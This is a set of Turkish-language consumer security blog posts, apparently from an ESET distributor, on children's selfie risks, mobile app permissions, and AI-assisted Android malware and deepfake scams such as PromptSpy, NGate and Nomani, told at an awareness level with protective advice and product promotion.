- Müstehcen içerik oluşturmak için yapay zekâ “nudifier” araçlarını[ besleyecek](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) görüntüler arayan avcıları ve şantajcıları çekebilir. Bu içerik çevrimiçi olarak paylaşılabilir ve/veya kurbana şantaj yapmak için kullanılabilir.
- Doğum tarihi veya okul adı gibi kişisel bilgileri içerebilir ve bu bilgiler diğer bilgilerle birleştirilerek kimlik hırsızlığı için kullanılabilir.
- Siber zorbalar ve troller tarafından çocuğunuzu çevrimiçi olarak mağdur etmek için kullanılabilir.
- Gelecek yıllarda işverenler veya ileri eğitim kurumları tarafından görülebilecek utanç verici veya uygunsuz ayrıntılar içerebilir.
## Selfie ‘ler ruh sağlığını etkiler mi?
Ayrıca selfie paylaşmak da dâhil olmak üzere sosyal medya kullanımının psikolojik zarara yol açabileceğini gösteren kanıtlar da giderek artmaktadır. 2017 yılında 8. ve 12. sınıf öğrencileri üzerinde yapılan [bir araştırma](http://journals.sagepub.com/doi/full/10.1177/2167702617723376), 2010-2015 yılları arasında depresif belirtilerin %33 arttığını ortaya koymuştur. Aynı dönemde bu yaş grubundaki kızların intihar oranı %65 artmıştır.
Burada doğrudan bir nedensel bağlantı yoktur. Ancak korelasyon açık çünkü Batı’da akıllı telefon ve sosyal medyanın yaygınlaşmasının arttığı döneme denk geliyor. Uzmanlar ayrıca sosyal medyanın gençlerin özgüvenini, fiziksel sağlığını ve uyku kalitesini etkileyebileceğini [iddia etmektedir](https://childmind.org/article/is-social-media-use-causing-depression/#:~:text=How%20does%20social%20media%20cause,esteem%2C%20and%20body%20image%20issues.). Yapay zekâ filtrelerinin selfie’lerle birlikte kullanılması, teorik olarak, duygusal ve psikolojik olarak savunmasız olduğumuz bir dönemde, görünüşe karşı sağlıksız bir takıntıya yol açabilir. Bu, 2023 yılında ABD Sağlık Bakanı’nın [Sosyal Medya ve Gençlerin Ruh Sağlığı](https://childmind.org/article/is-social-media-use-causing-depression/#:~:text=How%20does%20social%20media%20cause,esteem%2C%20and%20body%20image%20issues.) hakkında bir tavsiye yayımlamasının nedenlerinden biridir.
## Ebeveyn rehberliği zamanı
Ebeveynler olarak, sınırlar belirlemek, en iyi uygulamaları öğretmek ve çocuklarımıza duygusal ve psikolojik destek sağlamak konusunda benzersiz ve önemli bir rolümüz var. Bu, hayatın birçok alanında geçerlidir ancak özellikle dijital dünyada.
İletişim kanallarını açarak başlayın. Kışkırtıcı görüntüler veya adres ve kimlik bilgilerini içeren her türlü içerik gibi, hangi tür selfie’lerin yasak olması gerektiği konusunda net kurallar belirleyin. Ancak bunu, çocuklarınıza profilini kısıtlama, coğrafi konumunu kapatma ve başkalarının fotoğraflarında onları etiketlemesi için manuel onay gerektirme gibi gizlilik ayarlarını öğreterek dengeleyin.
Onlara, kimlerin kendilerini takip etmesine izin verecekleri konusunda neden seçici olmaları gerektiğini (yani, sadece gerçek hayatta arkadaş oldukları kişiler) öğretin. Ve neden birkaç ayda bir “[dijital bahar temizliği](https://antivirus.com.tr/dijital-bahar-temizligi-sosyal-medya-ve-parolalar/)” yapıp belirli [takipçileri ve diğer kişileri](https://antivirus.com.tr/sosyal-medyada-sahte-arkadaslar-ve-takipciler-nasil-tespit-edilir/) silmenin yararlı olabileceğini anlatın.
Özellikle çocuğunuz siber zorbalık veya cinsel şantaj gibi rahatsız edici veya utanç verici bir konu hakkında sizinle konuşmak istediğinde dürüstlüğü teşvik etmek için yargılayıcı olmayan, saygılı bir ortam yaratmak önemlidir. Ancak bu güvenin bozulduğunu düşünüyorsanız ekran süresini ve belirli içeriklere ve uygulamalara erişimi sınırlamak için ebeveyn denetim araçlarını kullanabilirsiniz.
## Çocuklar teknolojiyle daha iyi bir ilişki kurmalı
Sonuçta, mesele çocuğunuzun selfie paylaşmasını yasaklamak değildir. Mesele, onlara çevrimiçi olarak ne paylaşacaklarına dair rasyonel, riske dayalı kararlar alabilmeleri için bilgi vermektir. Bu, onları avcılar, zorbalar ve dolandırıcılardan korumayı da içeriyor. Aynı zamanda aşırı sosyal medya kullanımının potansiyel zihinsel sağlık üzerindeki etkilerine dair uyarıları da kapsıyor.
Bu nedenle, evde ekran süresini en aza indirmek, masada telefon kullanımını yasaklamak ve hafta sonu bir veya iki saatinizi aile etkinliklerine ayırmak gibi önlemleri mutlaka deneyin. Ancak aynı zamanda örnek de olmalısınız.[ 2024 yılında](https://pmc.ncbi.nlm.nih.gov/articles/PMC11290302/) yapılan bir araştırmaya göre, ebeveynlerin %75’i çocuklarının fotoğraflarını, videolarını ve diğer içeriklerini adresinde paylaşıyor. Çocuklarınızın çevrimiçi ortamda selfie paylaşmasının artıları ve eksileri hakkında bir konuşma başlatmadan önce kendi “paylaşım” davranışınızı kontrol altına almayı unutmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Dolandırıcılık, Gizlilik, Siber Güvenlik, Sosyal Medya
---
### [Mobil uygulama izinleri düşündüğünüzden daha önemlidir](https://antivirus.com.tr/mobil-uygulama-izinleri-dusundugunuzden-daha-onemlidir/)
**Published:** Mart 4, 2026
**Author:** ESET
**Excerpt:** Yeni bir uygulamayı kullanmaya başladığınızda genellikle uygulama izinleri incelenmeden onaylanır. Ancak körü körüne kabul etmek ciddi risklere yol açabilir.
**Content:**
*Yeni bir uygulamayı kullanmaya başladığınızda genellikle uygulama izinleri incelenmeden onaylanır. Ancak bunları körü körüne kabul etmek sizi ciddi gizlilik ve güvenlik risklerine maruz bırakabilir. Bunu daha yakından inceleyelim.*
Uygulama izinleri, uygulamalarınızın hangi tür verilere ve cihazlara erişebileceğini belirleyen, neredeyse görünmez bir nöbetçi gibidir. Yeni bir uygulama indirdiyseniz veya yeni bir özelliği etkinleştirdiyseniz muhtemelen bir izin istemi ile karşılaşmışsınızdır. Ancak kaçımız düşünmeden, dalgın bir şekilde “izin ver” seçeneğine tıklamışızdır?
Bazı izinler uygulama için uygundur. Ancak bazıları (kasıtlı olarak veya değil) kesinlikle gerekli olan sınırları aşabilir. Diğerleri ise tamamen kötü niyetli olabilir. Hangilerini kabul edip hangilerini engelleyeceğinizi anlamak önemlidir.
## Uygulama izinleri ne işe yarar?
Uygulama izinleri açılır penceresi, esasen mobil işletim sisteminiz ile sizin aranızdaki bir diyalogdur. Bu pencere, yeni bir uygulamanın belirli verilere veya özelliklere erişmek istediğini size bildirir. Ve uygulamanın bunu yapması için onayınızı (izin) ister. Bu istekler eskiden kurulum öncesinde gelirdi. Ancak modern iOS sürümleri, uygulamayı ilk kez kullanmaya başladığınızda çalışma sırasında izin istemleri gösterir. Android her ikisini de yapar ve yalnızca düşük riskli izinler için kurulum sırasında istemler gösterir.
Android 6.0’dan itibaren izinler iki kategoriye ayrılır: İnternet erişimi gibi normal izinler, kurulum sırasında kullanıcıya herhangi bir uyarı gösterilmeden sessizce verilir; konum, mikrofon veya kişiler gibi tehlikeli izinler ise çalışma sırasında (ilgili özelliği ilk kez kullanmaya çalıştığınızda) kullanıcı tarafından açıkça onaylanmalıdır. Yeni sürümlerde, ayrı veya çok adımlı onay akışları gerektirebilen arka plan konum ve bildirimler gibi ek izinler de eklenmiştir. iOS, tüm hassas izinleri çalışma zamanında benzer bir şekilde gösterir.
Geliştiriciler için izinler, kullanıcılara sorunsuz ve zengin özellikli deneyimler sunmanın kritik bir yoludur. Bir uygulama, cihaz verilerine/işlevlerine her kullandığında erişim izni istemek zorunda olsaydı neredeyse kullanılamaz hâle gelirdi.
Hem iOS hem de Android, son yıllarda uygulamalara aşırı ayrıcalıklar vermenin risklerini azaltan anlamlı yerleşik korumalar getirmiştir. Ancak uygulama izinleri konusunda nihai karar genellikle size aittir.
## Uygulama izinleri tehlikeleri nelerdir?
Kötü niyetli olsun ya da olmasın, bazı uygulamalar ihtiyaç duyduklarından daha fazla erişim izni ister. Örneğin, rehberinize erişim izni isteyen bir mobil oyun veya mikrofonunuza ve kameranıza erişim izni isteyen bir hesap makinesi uygulaması düşünün.
Düşünmeden izinleri onaylayarak, kötü niyetli geliştiricilerin akıllı telefonunuzdaki hassas verilere (takvim, mesajlaşma uygulamaları, SMS, dosyalar ve depolama alanı, kişiler, arama kayıtları, konum, mikrofon ve kamera vb.) erişmesine olanak sağlayabilirsiniz. Teorik olarak, siz yazarken ekranınızı bile okuyabilirler. Bu erişimle şunları yapabilirler:
- En hassas hesaplarınızın (ör. çevrimiçi bankacılık) parolalarını toplayabilir,
- Tek kullanımlık SMS parolalarını ele geçirebilir,
- Cihazınızı yüksek ücretli abonelik hizmetlerine kaydettirebilir,
- Dijital yaşamınızın bir resmini oluşturup reklamcılara satabilir,
- Konumunuzu izleyerek fiziksel güvenliğinizi tehlikeye atabilir,
- Kamerayı/mikrofonu açarak akıllı telefonunuzu dinleme cihazına dönüştürebilir,
- Dosyalarınızı şifreleyip ve fidye için elinde tutabilir,
- Cihazınıza kötü amaçlı yazılım yükleyebilir (ör. bilgi hırsızları, fidye yazılımları).
Yapay zekâ asistan uygulamaları (böyle davranan uygulamalar da dâhil) özellikle dikkat edilmesi gereken, giderek artan bir izin riski oluşturmaktadır. Birçoğu, uyandırma kelimesini algılamak için her zaman açık mikrofon erişimi ayrıca kişiler, takvim ve bazı durumlarda ekran içeriği erişimi talep eder. Yapay zekâ uygulamalarına diğer kategorilerle aynı titizlikle yaklaşın. Sağlık ve fitness verileri, bir başka göz ardı edilen risk unsurudur. Sağlık verilerinize erişimi olan uygulamalar, bu verileri gerçek dünyada sonuçları olan şekillerde paylaşabilir veya satabilir; bu durumun sigorta ve veri aracılığı gibi alanlarda etkileri olabilir.

*2023 yılında aldatıcı bir kredi uygulaması tarafından talep edilen izinler (kaynak:* [*ESET Research*](https://www.welivesecurity.com/en/eset-research/beware-predatory-fintech-loan-sharks-use-android-apps-reach-new-depths/)*)*
## Hangi uygulama izinleri alarm zillerini çaldırmalıdır?
Uygulama izinleri bağlama bağlıdır. Bir uygulamanın kullanıcıların beklediği deneyimi sunmak için talep ettiği izinler, başka bir uygulamanın ihtiyaç duyduğu izinlerden çok farklı olabilir. Ancak her zaman dikkat edilmesi gereken belirli izinler vardır. Bunlar arasında şunlar yer alır:
- **Erişilebilirlik hizmetleri:** “Tanrı modu” olarak da bilinen bu izin, kötü niyetli geliştiricilerin yazdıklarınızı görmesine, mesajlarınızı okumasına ve siz farkında olmadan gizlice kendine başka izinler vermesine olanak tanıyabilir. (Bu izin iOS’ta doğal olarak mevcut değildir. Yeni Android işletim sistemi sürümleri, Play Store dışında yüklenen uygulamaların bu izni talep etmesine izin vermeyecektir. Ayrıca birkaç haftada bir bu izni vermeye devam etmek isteyip istemediğinizi kontrol edecektir.)
- **Arka plan konumu:** Bu, kötü niyetli bir kişinin gittiğiniz her yerde cihazınızı izlemesine ve günlük hayatınızın ayrıntılı bir resmini oluşturmasına olanak tanıyabilir. (Not: Bu riski azaltmak için Android ve iOS önceden “her zaman izin ver” seçeneğini etkinleştirmez ve periyodik olarak “her zaman izin ver” izlemeyi sürdürmek istediğinizi onaylamanızı ister).
- **SMS/arama günlükleri:** Çok az sayıda uygulama, metin mesajlarınıza ve arama geçmişinize erişime ihtiyaç duyar. Bunu yaparak, bir bilgisayar korsanı tek kullanımlık parolalarınızı okuyabilir ve hesaplarınızı ele geçirebilir. *(Not: Bir uygulamanın Android’de bu izinleri istemesi için önce o işlev için Varsayılan Uygulama olarak kaydedilmesi gerekir. iOS, App Store’dan indirilen hiçbir uygulamanın “SMS’leri Oku” veya “Arama Geçmişini Gör” iznini talep etmesine izin vermez.)*
- **Üstüne yerleştirme izni:** Bir uygulamanın, kullandığınız başka bir uygulamanın üzerine bir “pencere” açmasına izin verir, bu da [“tıklama hırsızlığı”](https://owasp.org/www-community/attacks/Clickjacking) saldırılarına olanak sağlayabilir. *(Not: Android, kullanıcıların bunu Ayarlar > Uygulamalar > Özel Uygulama Erişimi > Üstte görün seçeneğinden açıkça etkinleştirmesini gerektirir. iOS’ta benzer bir izin yoktur).*
## Güvenli bir şekilde yönetim
İzin vermeden veya engellemeden önce, söz konusu uygulamanın çalışması için izin gerekli olup olmadığını her zaman değerlendirin.
Bir başka iyi kural da yalnızca “bir kez izin ver” veya “kullanım sırasında izin ver” seçeneğini kullanmaktır. Yalnızca “Find My” gibi güvenlik uygulamaları 7/24/365 erişime sahip olmalıdır.
Birçok uygulamada izinlerinizi düzenli olarak gözden geçirmeniz istenir. Ancak izinleri proaktif olarak denetlemek iyi bir fikir olabilir. Bunun için şunları yapabilirsiniz:
**iOS**
1. **Ayarlar > Gizlilik ve Güvenlik**‘e gidin.
2. En alta kaydırın ve **Uygulama Gizlilik Raporu’na** dokunun (veya açın).
3. Bu, hangi uygulamaların verilerinize ne zaman eriştiğini gösterir.
Alternatif olarak:
1. **Ayarlar > Uygulamalar**‘a gidin.
2. Belirli bir uygulamayı seçin (ör. Instagram).
3. Tüm açma/kapama düğmelerinin (Kamera, Mikrofon, Kişiler) bir listesini göreceksiniz. Gerekli olmayan her şeyi kapatın.
**Android**
1. **Ayarlar > Güvenlik ve Gizlilik > Gizlilik > Gizlilik Panosu**‘na gidin.
- Son bir hafta içinde sensörlerinizi kullanan tüm uygulamaların zaman çizelgesini görmek için **7 Günlük Görünüm’e** (sağ üst menü) dokunun. (Bu adımlar tüm Android cihazlarda aynı olmayabilir, bu nedenle kontrol edin.)
- Saat 3:00’te mikrofonu kullanan bir uygulama görürseniz uygulamaya dokunarak erişimi hemen iptal edin.
Alternatif olarak (navigasyon yolları Android sürümlerine göre değişiklik gösterebilir):
- **Ayarlar > Uygulamalar > \[Uygulama Adı\]**‘na gidin.
- **“Kullanılmadığında uygulamayı yönet”** (veya “Kullanılmadığında uygulama etkinliğini duraklat”) seçeneğinin **AÇIK** olduğundan emin olun.
- Uygulamayı birkaç ay kullanmazsanız Android otomatik olarak izinlerini kaldırır, geçici dosyaları siler ve bildirimleri durdurur.
Her şeyden önce, yalnızca güvenilir mağazalardan (Google Play/App Store) uygulama indirin. İndirmeye karar vermeden önce uygulamaların yorumlarını okuyun. Saygın bir güvenlik sağlayıcısından bir mobil güvenlik çözümü yüklemeyi düşünün.
Güvenliğinizi koruyun!
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Mobil Güvenlik, Siber Güvenlik, Uygulama Güvenliği
---
### [Yapay zekâ çağında Android tehditlerinin tespiti zorlaşıyor](https://antivirus.com.tr/yapay-zeka-caginda-android-tehditlerinin-tespiti-zorlasiyor/)
**Published:** Mart 6, 2026
**Author:** ESET
**Excerpt:** ESET Research, siber suçluların Android kötü amaçlı kampanyalarını yapay zekâ ile nasıl geliştirdiklerini ortaya koyuyor.
**Content:**
ESET Research, siber suçluların Android kötü amaçlı kampanyalarını yapay zekâ ile nasıl geliştirdiklerini ortaya koyuyor.
Mevcut yapay zekâ çağında, siber tehditler o kadar hızlı gelişiyor ki birkaç haftalık blog yazıları bile göz açıp kapayıncaya kadar geçerliliğini yitirebiliyor. 2025 Black Friday sırasında Android kullanıcılarını hedef alan yeni tehditler hakkında yazmıştık ve görünüşe göre listeyi güncelleme zamanı geldi.
O zamandan beri ESET araştırmacıları, yeni yapay zekâ destekli tehditlerin yanı sıra bilinen kötü amaçlı yazılım ailelerinin güncellemelerini de tespit etti. Bu iyileştirmeler, Android kötü amaçlı uygulamaların ve kampanyaların hem insanlar hem de otomatik sistemler tarafından tespit edilmesini önemli ölçüde zorlaştırıyor. Ne yazık ki bu tehlikeler sadece yüksek profilli hükümet veya kurumsal hedeflerle sınırlı değil. Günlük Android kullanıcıları, internette gezinirken veya sosyal medyayı kontrol ederken bu tehditlerle karşılaşabilir.
Bu hızla değişen tehdit ortamında, en son teknolojiye sahip yapay zekâ destekli siber güvenlik çözümlerine güvenmek hiç bu kadar önemli olmamıştı… bir nevi ateşe ateşle karşılık vermek gibi. Her şeyden önce, tehditlerin kullanıcıların verilerini veya paralarını çalması öncesinde proaktif koruma sağlamak çok önemlidir.
[](https://www.eset.com/tr/home/mobile-security-android/)
**Bu makalenin ana noktaları**:
- ESET araştırmacıları, siber suçluların yeni yapay zekâ destekli teknikler ve giderek daha sofistike dolandırıcılık yöntemleri geliştirmeleriyle Android tehditlerinde önemli gelişmeler gördüler.
- ESET araştırmacıları, kısa süre önce, saldırıya uğramış bir cihazda kalıcılığını sürdürmek için üretken yapay zekâ kullanan ve kullanıcının onu kapatmasını veya devre dışı bırakmasını engelleyen ilk bilinen Android kötü amaçlı yazılım vakasını ortaya çıkardı.
- Temassız ödemeler için kullanılan [yakın alan iletişimi (NFC) teknolojisini](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/) kötüye kullanan NGate saldırı senaryosu hem hacim hem de karmaşıklık açısından giderek artmaktadır. Karmaşık, çok aşamalı dolandırıcılık yöntemleri artık başarı oranlarını artırmak için daha yetenekli kötü amaçlı yazılımlara güvenebilir.
- Sahte hizmet ve ürünleri tanıtmak için deepfake’leri kullanan kötü şöhretli Nomani dolandırıcılıkları, daha gelişmiş yapay zekâ araçlarının manipüle edilmiş içeriğin gerçekçiliğini artırmasıyla tespit edilmesi daha zor hâle geldi.
- Halk, yaygın siber tehditler ve dolandırıcılık göstergeleri konusunda daha bilinçli hâle geldikçe saldırganlar da tipik uyarı işaretlerini tetiklememek için taktiklerini değiştiriyor. Bu gelişen tehditlerle karşı karşıya kalan Android kullanıcıları, yeni saldırı yöntemlerini bile tespit edebilen, güvenilir, yapay zekâ destekli bir siber güvenlik çözümüne ihtiyaç duyuyor.
## Yapay zekâ destekli kötü amaçlı yazılımlar ekranınızı anında inceliyor
Kısa süre önce ESET araştırmacıları, ele geçirilmiş bir akıllı telefonun ekran aktivitesini analiz etmek için üretken yapay zekâyı kötüye kullanan ilk bilinen Android kötü amaçlı yazılım vakasını ortaya çıkardı. ESET araştırmacıları, kötü amaçlı yazılımın sahte bir bankacılık uygulaması olarak dağıtılabileceğini tahmin ediyor.
PromptSpy olarak adlandırılan bu kötü amaçlı yazılım ailesi, kilit ekranı verilerini yakalayarak, cihaz bilgilerini toplayarak, ekran görüntülerini alarak, ekran etkinliğini video olarak kaydederek ve daha fazlasını yaparak cihazı gözetler. Saldırganların kurbanın ekranını gerçek zamanlı olarak görüntülemelerine ve sanki fiziksel olarak telefonu ellerinde tutuyormuş gibi uzaktan dokunma, kaydırma ve metin girişi işlemlerini gerçekleştirmelerine olanak tanıyan bir Sanal Ağ Bilgisayarı (VNC) modülü içerir. Bu, kurbanın erişilebilirlik hizmetlerini manuel olarak etkinleştirmeye kandırılması durumunda mümkündür.
Yapay zekâ destekli yönü ise kötü amaçlı uygulamanın çalışmaya devam etmesine yardımcı olur. Kapatılmaktan kaçınmak için kötü amaçlı yazılım “*son uygulamalarda uygulamayı kilitle*” hareketini gerçekleştirerek kendini son uygulamalar listesinde sabit tutar. Bu hareket cihazlar ve üreticiler arasında farklılık gösteriyor. Bu yüzden evrensel bir kod yazmak zordur ancak yapay zekâ kısmı saldırganların bu sınırlamayı aşmasına yardımcı olur.
Nasıl? PromptSpy, Google Gemini’ye mevcut ekran düzenini, özellikle son kullanılan uygulamalar listesini içeren bir komut gönderir. Ve yapay zekâya metin, tür ve ekrandaki tam konum gibi her kullanıcı arayüzü öğesinin ayrıntılı bir görünümünü sunar. Bu bilgilere dayanarak Gemini, kötü amaçlı yazılıma son kullanılan uygulamalar listesinde sabit kalmak için *nereye dokunması gerektiğini* belirten kesin, adım adım talimatlar verir.
[](https://www.linkedin.com/feed/update/urn:li:activity:7430249144163782656/)
ESET kıdemli kötü amaçlı yazılım araştırmacısı, bu yeni keşfedilen tehdidi özetler.
## Money-stealing saldırıları birden fazla dolandırıcılığı birleştirir
2024 yazında ESET araştırmacıları, temassız ödemeler için kullanılan yakın alan iletişimi (NFC) teknolojisini kötüye kullanan NGate kötü amaçlı yazılımı ile sosyal mühendisliği birleştiren yeni bir saldırı senaryosu hakkında [bir blog yayımladı](https://antivirus.com.tr/ngate-android-kotu-amacli-yazilimi-para-calmak-icin-nfc-trafigini-aktariyor/).
**Saldırı, aşağıdaki aşamaları ve teknikleri kullanmasıyla dikkat çekti:**
1. **Oltalama –** Kurbanlar, oltalama web sitesine bir bağlantı içeren vergi iadesi hakkında SMS mesajları aldı.
2. **Kimlik hırsızlığı –** Web sitesi bir banka kimliğine bürünmüş ve büyük olasılıkla kurbanı, web platform teknolojileri kullanılarak oluşturulmuş bir veri hırsızlığı uygulaması olan Progressive Web App (PWA) yüklemeye ikna etmeye çalışmış.
3. **Kötü amaçlı yazılım –** Kurban uygulamayı yükleyip kimlik bilgilerini girdikten sonra, saldırgan anında kurbanın hesabına erişim sağladı.
4. **Sahte teknik destek –** Saldırgan daha sonra kurbanı arayarak banka çalışanı gibi davranmış ve hesabının ele geçirildiğini bildirmişti. Sorunu “çözmek” için kurbana, benzersiz NGate kötü amaçlı yazılımı içeren başka bir uygulamayı yüklemesini tavsiye etti.
5. **Kötü amaçlı yazılım/veri hırsızlığı –** ESET araştırmacıları, NGate uygulamasında kurbanların yeni bir PIN oluşturmak için eski PIN’lerini gireceklerini ve değişikliği doğrulamak veya uygulamak için kartlarını akıllı telefonlarının arkasına yerleştireceklerini ve bu verileri de saldırganlara göndereceklerini düşünüyor.
6. **Yürütme –** Kart PIN kodları ve NFC verileriyle siber suçlular, kurbanların banka hesaplarından yetkisiz ATM para çekme işlemlerini kolaylaştırabilirler.

**Resim 1** 2024 NGate kötü amaçlı kampanyasının spesifik saldırı senaryosu
O zamandan beri ESET uzmanları, bu saldırı senaryosunun daha sofistike birçok varyasyonunu gördü.
Aslında en son güncellemelerden biri ESET araştırmacıları tarafından 2025’in sonlarında tespit edildi. Bu sürüm, daha önce bu kötü amaçlı yazılımda belgelenmemiş bir işlev olan kaydedilmiş kişileri de toplayabilir. ESET araştırmacıları, kişi toplamanın sahte destek çağrılarının başarı oranını artırması gerektiğini ve bunun sonucunda NFC ile ilgili yeni saldırı dalgalarının beklendiğini düşünüyor.
Ama hepsi bu kadar değil. En son [ESET Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/), ilk olarak [ThreatFabric](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/) tarafından tespit edilen RatOn kötü amaçlı yazılımını da öne çıkarıyor. Bu mega hibrit kötü amaçlı yazılım, NFC dolandırıcılığını birden fazla kötü amaçlı özellik ile birleştiriyor:
**Uzaktan kontrol –** Kötü amaçlı yazılım, kurbanları erişilebilirlik hizmeti erişimi, cihaz yönetici ayrıcalığı ve daha fazlasını vermeye ikna ederek saldırganların uzaktan kötü amaçlı eylemler gerçekleştirmesine olanak tanır.
**Erişilebilirlik hizmeti suistimali –** Saldırganlar bu erişimi kullanarak, saldırıya uğrayan cihazda kendilerine ek izinler verebilir, örneğin kişileri okuma/yazma ve sistem ayarlarını yönetme gibi.
**Overlay saldırıları + fidye yazılımı benzeri yetenekler –** Kötü amaçlı yazılım, gerçek ekranın üzerine sahte bir ekran katmanı yerleştirerek kurbana, telefonunun kilidini açmak için 200 dolarlık kripto para fidye ödemesi gerektiğini bildirir.
**Otomatik Transfer Sistemi (ATS) yetenekleri –** Kötü amaçlı yazılım, kullanıcının bilgisi olmadan meşru bankacılık uygulamaları ve kripto para cüzdanlarıyla doğrudan etkileşime girerek yasa dışı işlemler gerçekleştirebilir.
NFC ile ilgili tehditler, sadece karmaşıklık açısından değil, ölçek açısından da gelişmeye devam ediyor. ESET araştırmacıları, ilk olarak 2025’in ilk yarısında otuz kattan fazla bir artış tespit etti. Tespit edilen sayı hâlâ artmaya devam ediyor. ESET telemetri verileri, 2025’in ilk ve ikinci yarısı arasında tespitlerin %87 arttığını gösteriyor.
ESET Kıdemli Kötü Amaçlı Yazılım Araştırmacısı Lukáš Štefanko, “Tehdit aktörlerinin NFC teknolojisini istismar etme isteğinin 2026 yılında da artmaya devam edeceğini, NGate veya benzer kötü amaçlı yazılımları kullanarak ve diğer siber suç grupları tarafından kullanılan teknikleri ve sosyal mühendislik yaklaşımlarını benimseyerek devam edeceğini tahmin ediyoruz” diyor.
## Nomani dolandırıcılıkları daha gelişmiş ve tespit edilmesi daha zor
2024 yılında, sosyal medya platformları “gizli” yatırım fırsatlarını, mucizevi besin takviyelerini ve sahte hukuki veya kolluk yardımını tanıtan dolandırıcılık reklamlarıyla doldu. Güvenilirliklerini artırmak için siber suçlular, tanınmış yerel ve küresel şirketlerin markalarını kötüye kullandılar. Ve ünlü kişilerin yer aldığı, yapay zekâ ile üretilmiş deepfake videolar yayımladılar.
Bu dolandırıcılık reklamlarından birinde Elon Musk’ın deepfake videosu “Sadece altı ay içinde ticari hesabınızda bir milyon dolar” iddia ediyor.
Bu dolandırıcıların ana hedefi, kurbanları kişisel bilgileri toplamak için tasarlanmış kimlik avı web sitelerine ve çevrimiçi formlara çekmektir. ESET araştırmacıları**,** bu dolandırıcılık grubuna “no money” (para yok) kelimesinin kısaltması olan Nomani adını verdiler. Çünkü adından da anlaşılacağı gibi, kurbanlar mucizevi yatırım getirileri elde edemiyor, sadece paralarını kaybediyorlar.
Bir yıl sonra, ESET telemetri verileri bu aldatıcı faaliyetin [büyümeye devam ettiğini](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/yapay-zeka-yeni-bir-tehdit-caginin-fitilini-atesliyor/), bir önceki yıla göre %62 artış gösterdiğini ve dünya çapında yüz binlerce tespit edildiğini, 2025 yılı boyunca 64.000’den fazla benzersiz URL’nin engellendiğini gösteriyor.
ESET Güvenlik Farkındalık Uzmanı Ondrej Kubovič ile birlikte Nomani dolandırıcılığını ortaya çıkarın: Ünlü kişilerin sahte vaatlerde bulunan deepfake versiyonları!
**İlk keşfedildiklerinden bu yana, Nomani dolandırıcılıkları birkaç önemli gelişme kaydetti:**
- Deepfake’ler artık daha yüksek çözünürlükte, daha az yapay hareketlerle ve daha doğal nefes alıp vermeyle birlikte, iyileştirilmiş ses-video senkronizasyonu ile karşımıza çıkıyor. Tüm bunlar, kullanıcıların bunların sahte olduğunu fark etmesini giderek zorlaştırıyor.
- Reklam içeriği ve ilgili kimlik avı sayfaları artık sık sık güncel olayları ve haber trendlerini yansıtıyor. Bu da bunların alaka düzeyini ve etkisini artırıyor.
- Sosyal medya reklam sistemleri tarafından tespit edilmekten kaçınmak için dolandırıcılar, kampanyalarının ömrünü birkaç saate kadar kısaltıyor. Hedef profille uyuşmayan kullanıcıları, izleme mekanizmaları kullanarak zararsız “gizleme” sayfalarına yönlendiriyor.
- Saldırganlar, harici kimlik avı sitelerine bağlantı vermek yerine, yerleşik formlar ve anketler gibi meşru reklam araçlarını giderek daha fazla kötüye kullanıyor. Böylece izlenebilirliklerini azaltırken hassas verileri toplamaya devam ediyor.
- Kimlik avı web sitesi şablonları da daha rafine bir dil ve tasarımla iyileştirilmiştir. HTML kodlarında yapay zekâ tarafından oluşturulan öğelerin izleri giderek daha fazla görülmektedir.
## Yapay zekâ çağında Android akıllı telefonları nasıl koruyabilirsiniz?
Gördüğünüz gibi, sofistike yapay zekâ destekli saldırılar bile bir dereceye kadar insan etkileşimi gerektirir. Bu, ilk savunma hattının insan farkındalığı ve tedbiri olduğu anlamına gelir:
- “Mucizevi” tekliflere güvenmeyin – bazı şeyler gerçek olamayacak kadar iyidir. Deepfake’ler açıkça gelişiyor ancak içerikleri hâlâ birçok uyarı işareti ile doludur. Ünlü bir kişinin mucizevi bir yatırım, diyet hapı veya hukuki hizmeti tanıtması klasik bir örnektir.
- Beklenmedik veya acil aramalarda sakin olun. Arayanın kimliğini her zaman, temsil ettiğini iddia ettiği kurumla doğrudan doğrulayın. Yüksek baskı taktikleri, hassas verilerin istenmesi veya izlenmesi zor yöntemlerle (kripto para birimleri gibi) ödeme talep edilmesi, dolandırıcılığın güçlü göstergeleridir.
- Resmî uygulama mağazaları dışındaki uygulamaları indirmemeye çalışın. Kötü amaçlı yazılım dağıtan taklit sitelerden kaçınmak için alan adı, iletişim bilgileri, “Hakkımızda” sayfası ve kullanıcı yorumları gibi ayrıntıları iki kez kontrol edin.
- Uygulama izinlerini dikkatlice inceleyin. Bir uygulama, ihtiyaç duymadığı gibi görünen erişim izni (erişilebilirlik ayarları dâhil) talep ettiğinde dikkatli olun (örneğin, bir bankacılık uygulaması kişilerinizin erişim iznini talep etmemelidir); gereksiz izinler genellikle kötü niyetli davranışların işaretidir.
- Cihazınızın güvenliğinin ihlal edildiğinin belirtilerini tanımayı öğrenin. Tekrarlanan ve olağan dışı aşırı ısınma, hızlı pil tüketimi, garip açılır pencereler veya isteyerek yüklemediğiniz uygulamalar, kötü amaçlı yazılım faaliyetinin belirtileri olabilir.
Kötü amaçlı yazılımlar cihazınıza gizlice girerek dijital hayatınızda ve ötesinde kaosa neden olabilir. Belirtileri nasıl tespit edeceğinizi ve telefonunuzu gelecekteki saldırılardan nasıl koruyacağınızı öğrenin.
İkinci bir savunma hattı olarak, daha önce hiç görülmemiş tehditleri bile tanıyabilen ve zarar vermeden saldırıları erken aşamada durdurabilen güvenilir bir siber güvenlik korumasına ihtiyacınız vardır.
[ESET Mobile Security for Android](https://www.eset.com/tr/home/mobile-security-android/), gelişmiş yapay zekâ kötü amaçlı yazılım önleme teknolojilerini kullanır. Yakın zamanda ortaya çıkan PromptSpy gibi yeni kötü amaçlı yazılım aileleri de dâhil ortaya çıkan tehditleri tanımlar ve durdurur.
## ESET cihazınızı nasıl koruyabilir?
